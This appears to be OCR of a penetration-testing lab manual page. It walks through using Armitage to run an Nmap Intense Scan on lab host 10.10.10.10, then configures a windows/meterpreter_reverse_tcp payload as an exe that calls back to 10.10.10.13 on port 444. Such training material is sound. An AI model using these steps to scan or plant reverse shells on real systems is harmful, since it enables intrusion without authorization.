


Armitage (as superuser)
Armitage View Hosts Attacks Workspaces Help
auxiliary
exploit
payload
post
Import Hosts
Add Hosts...
Nmap Scan
MSF Scans...
DNS Enumerate
Clear Database
Intense Scan
Intense Scan + UDP
Intense Scan, all TCP ports
Intense Scan, no ping
Ping Scan
Quick Scan
Quick Scan (OS detect)
Comprehensive

Figure 1.5.6: Select Intense Scan


12. The **Input** pop-up appears. Type a target IP address (here, **10.10.10.10**) and click **OK**.


Input (as superuser)
Cancel
OK

Enter scan range (e.g., 192.168.1.0/24): 10.10.10.10

Figure 1.5.7: Input pop-up

13. After waiting for the scan to complete, a **Message** pop-up appears, displaying the **Scan Complete!** message; click **OK**.


Message (as superuser)
OK


Scan Complete!

Use Attacks->Find Attacks to suggest applicable exploits for your targets.

Figure 1.5.8: Message pop-up

14. Observe that the target host (**10.10.10.10**) appears on the screen, as shown in the screenshot.

Note: As it is known from the Intense scan that the target host is running a Windows OS, the Windows OS logo also appears in the host icon.


Armitage (as superuser)
Armitage View Hosts Attacks Workspaces Help
auxiliary
exploit
payload
post
10.10.10.10
Console X
nmap X

```
[*] Nmap: 1   0.59 ms 10.10.10.10
[*] Nmap: NSE: Script Post-scanning.
[*] Nmap: Initiating NSE at 10:58
[*] Nmap: Completed NSE at 10:58, 0.01s elapsed
[*] Nmap: Initiating NSE at 10:58
[*] Nmap: Completed NSE at 10:58, 0.00s elapsed
[*] Nmap: Initiating NSE at 10:58
[*] Nmap: Completed NSE at 10:58, 0.00s elapsed
[*] Nmap: Read data files from: /usr/bin/../share/nmap
[*] Nmap: OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 27.90 seconds
[*] Nmap: Raw packets sent: 1108 (51.868KB) | Rcvd: 1031 (41.896KB)
msf6 >
```

Figure 1.5.9: Target host appears on the screen

TASK 5.3

Generate and Send Payload

15. Now, from the left-hand pane, expand the **payload** node, and then navigate to **windows** → **meterpreter**, double-click **meterpreter_reverse_tcp**.




Armitage (as superuser)
Armitage View Hosts Attacks Workspaces Help
windows
adduser
dllinject
dns_txt_query_exec
download_exec
exec
format_all_drives
loadlibrary
messagebox
meterpreter
meterpreter_bind_named_pipe
meterpreter_bind_tcp
meterpreter_reverse_http
meterpreter_reverse_https
meterpreter_reverse_ipv6_tcp
meterpreter_reverse_tcp
metsvc_bind_tcp
10.10.10.10

Figure 1.5.10: Payload selection

16. The **windows/meterpreter_reverse_tcp** window appears. Scroll down to the **LPORT Option**, and change the port **Value** to **444**. In the **Output** field, select **exe** from the drop-down options; click **Launch**.



windows/meterpreter_reverse_tcp (as superuser)

Windows Meterpreter Shell, Reverse TCP Inline

Connect back to attacker and spawn a Meterpreter shell


Option	Value
EXTINIT	
Iterations	3
KeepTemplateWorking	
LHOST	10.10.10.13
LPORT	444
Template +	

Output: exe

☐ Show advanced options

